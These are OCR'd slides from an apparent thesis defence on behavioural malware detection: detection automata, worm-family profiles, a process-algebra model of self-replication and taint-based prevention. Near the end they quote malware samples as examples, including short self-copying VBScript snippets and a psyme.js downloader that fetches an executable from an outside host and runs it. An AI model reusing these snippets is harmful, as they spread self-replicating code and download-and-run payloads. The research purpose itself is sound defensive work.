
    Object typing by classification trees




Detection by parsing




- Abstraction tools




Detection by parsing



- Detection automata
  - Parse abstract traces of events
  - Interoperable between abstraction tools
  - Parallel automata: one per behavior signature
  - Parallel derivations: one per behavior instance



Detection by parsing



- Detection automata
  - Check semantic prerequisites before transition
  - Evaluate consequences on transition reduction
  - Resist to unrelated operations by dropping
  - Resist to ambiguous operations by derivation duplication


Proposition 1

Theoretical complexity of detection by automata remains linear in the best case but becomes exponential in the worst case.


Proposition 2

Operational complexity of detection by automata is polynomial of degree 2 with coefficients depending on the average ambiguity ratio.

Detection by parsing




- Detection automata


D:\Samples\Panel de test\PECouverture\EmailWorm\Behaviors\Win32.MyDoom.d.xml - Microsoft Internet Explorer

Adresse D:\Samples\Panel de test\PECouverture\EmailWorm\Behaviors\Win32.MyDoom.d.xml OK


```
<?xml version="1.0" ?>
<!DOCTYPE Behaviors (View Source for full doctype...)>
- <Behaviors>
  - <Duplication>
      <sequence number="1" />
      <flow method="single-block" />
      <source id="84" name="\??\C:\Email-Worm.Win32.MyDoom.d.exe" nature="file" />
      <target id="83" name="\??\C:\WINDOWS.0\system32\taskmon.exe" nature="file" status="existing" />
      <transit id="77" nature="variable" />
    </Duplication>
  - <Residency>
      <sequence number="1" />
      <value id="31" nature="variable" />
      <target id="85" name="Software\Microsoft\Windows\CurrentVersion\Run" nature="registry" status="existing" />
    </Residency>
  - <Propagation>
      <sequence number="1" />
      <flow method="single-block" />
      <source id="84" name="\??\C:\Email-Worm.Win32.MyDoom.d.exe" nature="file" />
      <interface id="87" name="\??\C:\P2P\rootkitXP.scr" nature="folder" />
      <transit id="77" nature="variable" />
    </Propagation>
  - <Propagation>
      <sequence number="5" />
      <flow method="single-block" />
      <source id="84" name="\??\C:\Email-Worm.Win32.MyDoom.d.exe" nature="file" />
      <interface id="504" name="\Device\Afd\Endpoint" nature="network" />
      <transit id="607" nature="variable" />
    </Propagation>
  </Behaviors>
```

Detection by parsing



- Profiler [IEEE TIFS-Submitted]
  - Classifies malware into families according to behaviors
  - Predicates expressing belonging conditions

$$X_{p,i,m} = \begin{cases} 1 & if\ propagation\ has\ been\ identified\ using\ mail\ interface \\ 0 & otherwise \end{cases}$$


  - Correlation using Boolean formulae

Profile for the Mail Worm class:
$duplication.number \geq 1$
$propagation.number \geq 1$
$propagation.interface \in \{mail\}$


Profile for the P2P Worm class:
$duplication.number \geq 1$
$propagation.number \geq 1$
$propagation.interface \in \{file, folder\}$

Profile for the Net Worm class:
$propagation.number \geq 1$
$propagation.interface \in \{network\}$


Detection by parsing



- Profiler



Detection by parsing



- Operational evaluation
  - Detection dependence to collection completeness

Behaviors	PE Samples	VBS Samples
Duplication	TP: 47% - FP: 00%	TP: 81% - FP: 00%
Propagation	TP: 12% - FP: 00%	TP: 50% - FP: 00%
Residency	TP: 36% - FP: 00%	TP: 61% - FP: 02%
Execution proxy	TP: 02% - FP: 00%	TP: 00% - FP: 00%
Overinfection tests	TP: 00% - FP: 00%	TP: 03% - FP: 00%
Global detection	**TP: 52% - FP: 00%**	**TP: 90% - FP: 02%**

  - Propagated impact on correlation

VBS	DrvW	MailW	IrcW	P2pW	V
DrW	100%				
MailW		77%			
IrcW			52%		
P2pW				63%	
V					18%

PE	MailW	NetW	P2pW	Trj	V
MailW	0%				
NetW	7%	13%			
P2pW			53%		
Trj				25%	
V					20%

  - Still missing theoretical proof for signature coverage

Summary

1. Introduction
2. Principles of behavioral detection
3. Semantic model
4. Algebraic model
    - Virus model in process algebras
    - Theoretical protection against malware
5. Conclusion and perspectives

Virus model in process algebras

- Abstract virology
  - Founded on self-replication

    Key components: self-reference + replication mechanism
  - Based on functional models

    Turing Machines [Cohen-86]

    Recursive functions [Kraus-80, Adleman-90, Bonfante&al-06]
  - No explicit support of interactions

    Contrary to the thesis hypothesis on behaviors
  - Moving towards interaction-dedicated: Process Algebras

Virus model in process algebras

- Join-Calculus
  - Combines functional and interactive aspects
  - Syntax supporting processes, definitions and join patterns
  - Operational semantics: Reflexive CHemical Abstract Machines

Reduction: $def\ x(\vec{z}) \triangleright P\ in\ x(\vec{y}) \rightarrow P\{\vec{y}/\vec{z}\}$

Hypothesis 1

A program can be defined as a process abstraction $D_{prog} = def\ p(\overrightarrow{arg}) \triangleright P$ *whose execution is triggered by* $p(\overrightarrow{val})$.

Hypothesis 2

An execution environment can be defined as a process context defining services as functions call on-demand and resources as parametric processes.

Virus model in process algebras

- Self-replication [WAIS-10]
  - Various techniques of replication:

    Replication by copy, by reconstruction with possible mutation

Definition 1 (Self-replication)

A program is self-replicating over an external channel c if it can be expressed as a definition capable to access or reconstruct itself before propagating it:

$$def\ s(c,\vec{x}) \triangleright P\ \ with\ \ P \xrightarrow{*} Q[def\ s'(\vec{x}) \triangleright P'in\ R[c(s')]]\ \ and\ \ P \approx P'.$$

  - Special case of syntactic duplication: $s = s'$

self-reference

$$\underbrace{Environment[def\ s(c,\vec{x}) \triangleright P\ in\ \ s(r,\vec{y})]}_{r}$$

scope extrusion

$$\xrightarrow{*}\ \underbrace{Environment[def\ \ s(c,\vec{x}) \triangleright P\ in\ \ R[r(s)]]}_{r\cup s}$$

Virus model in process algebras

- Viral sets
  - Programs capable of iterative self-replication

Definition 2 (viral set)

A viral set is recursively built relatively to an execution environment to contain all programs capable of self-replication towards its resources, and whose replicates are still capable of self-replication after activation of the infected resources.

- Distribution of self-replication
  - Key components can be externalized [Webster-08]

Replication Mechanism	Self-reference access: Internal	Self-reference access: Exported
Internal	Class I	Class III
Exported	Class II	Class IV

System dependent

Virus model in process algebras

- Example of Class I

$$V_I \stackrel{def}{=} def_v\ v(\overrightarrow{x}) \triangleright (def_v\ S \wedge R\ in\ loc_{rep}(loc_{ref}(), w_{res}).P)\ in\ exec(v, \overrightarrow{a})$$

Local self-reference loc_{ref}

Local replication mechanism loc_{rep}

```
code = "fso = CreateObject('Scripting.FileSystemObject')\n" _
     + "file = fso.CreateTextFile('target.vbs', True)\n" _
     + "file.Write('Set code = ' + code + 'Execute code\n')\n"
Execute code
```

Resource writing access w_{res}

- Example of Class IV

$$V_{IV} \stackrel{def}{=} def_v\ v(\overrightarrow{x}) \triangleright (sys_{rep}(sys_{ref}(), w_{res}).P)\ in\ exec(v, \overrightarrow{a})$$

System self-reference sys_{ref}

System replication mechanism sys_{rep}

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set self = WScript.ScriptFullName
Set target = "target.vbs"
fso.CopyFile(self,target,True)
```

Observable by external agent

Theoretical protections against malware

- Detection of self-replication

Proposition 3

Detection of self-replication within the Join-Calculus is undecidable.

Proposition 4

Detection of self-replication within the Join-Calculus becomes decidable in the fragment without name generation, by reduction to coverability in Petri Nets.

  - Undecidability coherent with existing results [Cohen-86]
  - Possible decidability by construction but …
  - … too restrictive for real systems

    Loses functional synchronicity and forbids resource generation

Theoretical protections against malware

- Alternative of behavioral detection
  - Virus classes II, III and IV are system-dependent for replication
  - Other behaviors involving observable system facilities
    - *Resident malware registering in the boot chain*
    - *Rootkits using channel usurpation for preemption*
  - Detection automata
    - *Observation process monitoring sequences of observable events*
    - *Triggers a recovery process on detection*
    - *No longer generic but requires signatures*
    - *Missing autonomous malware (e.g. Viral class I)*

Theoretical protections against malware

- Prevention of malware propagation

A process P satisfies the non-infection property if placed inside an execution environment, it does not modify this context to influence other processes:
If $Sys[P] \xrightarrow{*} Sys'[P']$ *then for any T,* $Sys[T] \approx Sys'[T]$.

The non-infection property can only be guaranteed by a strong isolation of resources forbidding writing accesses.

  - Isolation coherent with existing results [Cohen-87]
  - Once again too restrictive for real systems

Theoretical protections against malware

- Prevention of malware propagation
  - Necessity of approached solution
  - Solutions based on space or time restriction
  - Solutions based on security levels

- Typing mechanism based on security levels
  - Security lattice bounded by *risk* and *legitimate* types
  - Restricted notion of non-infection

    A risk process must not influence legitimate ones through the system
  - Prevention by resource vs. information flow typing

Theoretical protections against malware

- Information flow typing: taint analysis
  - Tainted source: messages
  - Taint propagation: propagation function

$$D[J \triangleright P] \vdash C[\alpha \bullet J\sigma_{rv}] \quad \rightarrow \quad D[J \triangleright P] \vdash C[\alpha \bullet P\sigma_{rv}]$$

  - Taint detection: restriction on reduction

$$[J : \beta \triangleright P] \vdash C[\alpha \bullet J\sigma_{rv}] \longrightarrow D[J : \beta \triangleright P] \vdash C[\alpha \bullet P\sigma_{rv}] \text{ only if } \beta \leq \alpha$$

Theoretical protections against malware

- Information flow typing: taint analysis
  - Prevention of self-replication
  - Example for class IV virus:

    Tainted source: self-reference $risk : ref<s>$

    Taint detection: replication access $leg : sys_{rep}(c) \triangleright w_{res}<c>$

$$D = \underbrace{(sys_{ref}() \,|\, ref<r> \triangleright return\ r \,|\, ref<r>)}_{\textbf{Exported access to the self reference}} \wedge \underbrace{(leg : sys_{rep}(c) \triangleright w_{res}<c>)}_{\textbf{Exported replication mechanism}}$$

taint

virus

$$\begin{array}{cccl} & D & \vdash & risk : ref<s> \,|\, \boxed{sys_{rep}(sys_{ref}())} \\ = & D & \vdash & risk \bullet ref<s> \,|\, sys_{rep}(sys_{ref}()) \\ \rightarrow & D & \vdash & risk \bullet sys_{rep}(s) \\ \rightarrow & D & \vdash & Error\ because\ risk < leg \end{array}$$

Summary

1. Introduction
2. Principles of behavioral detection
3. Semantic model
4. Algebraic model
5. Conclusion and perspectives

Contributions

- **Abstract Malicious Behavioral Language**
  - Describing principles rather than implementations
  - Introducing the notion of interaction
  - Founded on a solid formalism: attribute-grammars
  - Recognizable by a layered detection method based on parsing

- **Process-based malware model**
  - Introducing interactions and information-flows
  - Parametrical to refine specific behaviors
  - Formalizing theoretical detection and prevention solutions

Hypotheses validity: requirements

- Combination of computations and interactions
  - Allows semantic model to support dynamic and static detection
  - Allows algebraic model to cover interactive behaviors and protections hardly covered by functional models

- Junction between experimentation and theory

Semantic Model

Sufficient abstraction to uncouple detection from implementation

Partial junction by formalization of behavioral automata

Algebraic Model

Sufficient formalization to establish formally proven protections

Hypotheses validity: prerequisites

- Analysis tools for signature generation
  - Generation of robust signatures using standard reverse eng. tools

- Collection tools for input data
  - Incompleteness of dynamic monitoring tools

    Problem of reproducing real software/network configurations

    e.g. configuration of dns, irc, p2p, smtp servers and clients

    Problem of monitoring the data-flow

    e.g. following critical data in memory
  - Complexity of static analysis tools

    Problem of thwarting software protection

    e.g. ad-hoc solutions in the static script analyzer

    1) Specific solution for each protection (encryption, string encoding)

    2) Hardly extensible to native code more complex than scripts

Hypotheses validity: prerequisites

- Analysis tools for signature generation
  - Generation of robust signatures using standard reverse eng. tools

- Collection tools for input data
  - Data-flow monitoring: what solutions?
  - Data tainting [Bayer&al-06]

    Efficient for analysts but too costly for customer deployment

    e.g. Half of the process register size is reserved for the cache

    Potential technical limitations

    e.g. Lost taint with mail worms because base64 encoding uses dereferencing
  - Instruction-level collection [Carrera-08]

    Large quantity of low-level information hindering analysis

    e.g. Raw instructions without synthesis for behavior related operations

Future works: remaining gaps

- Incomplete bridge between implementation and theory
  - Semantic model:
    Dependency on collection highlighted by experimentations
    Signature coverage impossible to prove formally
    e.g. Do we cover all possible techniques of duplication?
  - Algebraic model:
    Self-replication by reconstruction or mutation still to be refined
    e.g. Can we define a process abstraction building a one equivalent to itself?
    Focus on self-replication at the expense of the other behaviors
    Protections hard to build because join-calculus is open by construction

Future works: potential solutions

- Incomplete bridge between implementation and theory
  - Semantic model:

    Improving data collection:

    e.g. Integration of tainting tools

    e.g. Automated network configuration by protocol learning

    Improving signature generation and coverage:

    e.g. Automated signature generation to remove human errors

  - Algebraic model:

    Improving model solidity by selecting a more adapted formalism:


    e.g. Higher-order calculus for replication, secure calculus for protection

    Greater focus on the mobility notion for infection

    e.g. Notion of location within the distributed join-calculus


    Greater detachment from syntax using observational equivalences

Thank you for your attention



- Questions

Behavioral state-of-the-art



Abstract behavioral language

- Execution proxy
  - Intuitive principle:
    Copying data from a remote location towards a permanent object and execute it
  - Syntactic productions convey alternative implementations:
    Single block read/write
    Interleaved read/write

$$
\begin{array}{llll}
(i) & \langle ExecutionProxy\rangle & ::= & \langle Create\rangle\langle Open\rangle\langle Read\rangle\langle Write\rangle\langle Execute\rangle \\
 & & | & \boxed{\langle Open\rangle\langle Create\rangle\langle Read\rangle\langle Write\rangle\langle Execute\rangle}
\end{array}
$$

psyme.js*

```
var X=df.CreateObject("Microsoft.XMLHTTP);
var S=df.CreateObject("Adodb.Stream","");
var Q=df.CreateObject("ShellApplication", "");
X.Open("GET","http://cc.wzxqy.com/wm/mm.exe");
X.Send();
S.Open();
S.Write(X.responseBody);
S.SaveToFile(fname1,2);
Q.ShellExecute("cmd.exe"," /c "+fname1,"","open",0);
```

$$
\begin{array}{ll}
